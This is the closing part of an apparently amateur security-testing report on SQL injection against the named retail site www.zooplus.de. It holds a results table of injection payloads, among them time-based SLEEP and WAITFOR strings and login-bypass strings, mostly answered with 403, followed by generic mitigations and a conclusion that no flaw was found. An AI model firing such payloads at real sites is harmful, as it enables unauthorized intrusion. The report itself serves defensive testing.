20	' AND EXISTS(SELECT * FROM users)--	403	170			1274	
21	' AND (SELECT COUNT(*) FROM users) > 0--	403	175			1274	
22	' AND (SELECT SUBSTRING(@@version,1,1))='5'--	403	166			1274	
23		200	248			688	
24	admin')--	403	167			1274	
25	admin')#	403	181			1274	
26	admin')/*	403	166			1274	
27	' OR SLEEP(5)--	403	181			1274	
28	' OR BENCHMARK(1000000,MD5(1))--	403	162			1274	
29	' OR 1=1 AND SLEEP(5)--	403	164			1274	
30	' WAITFOR DELAY '0:0:5'--	403	168			1274	
31	' OR ASCII(SUBSTRING((SELECT user()),1,1))=114--	403	177			1274	
32	' OR IF(1=1, SLEEP(5), 0)--	403	186			1274	

Proposed Mitigation or Fix

Although no SQL injection vulnerabilities were found, the following preventative measures are recommended to remain protected against future SQL injection attacks and maintain the security posture strong:

- Implement Input Validation and Sanitization.
- Use a Web Application Firewall (WAF).
- Apply Least Privilege Principle
- Monitor and Log Suspicious Activity.
- Regular Security Audits.

Conclusion.

No SQL injection vulnerabilities were found by testing on www.zooplus.de, indicating that the application likely employs good security practices such as prepared statements, input validation, or a WAF. Automated scanning with OWASP ZAP and manual testing with Burp Suite both confirmed there were no exploitable weaknesses. The fact that the site is e-commerce in nature underscores the importance of maintaining strong defenses against SQL injection and other web attacks. This report provides preventive recommendations to further strengthen the security posture of the application. Continuous monitoring, secure coding, and regular audits are necessary to make the platform secure from future attacks.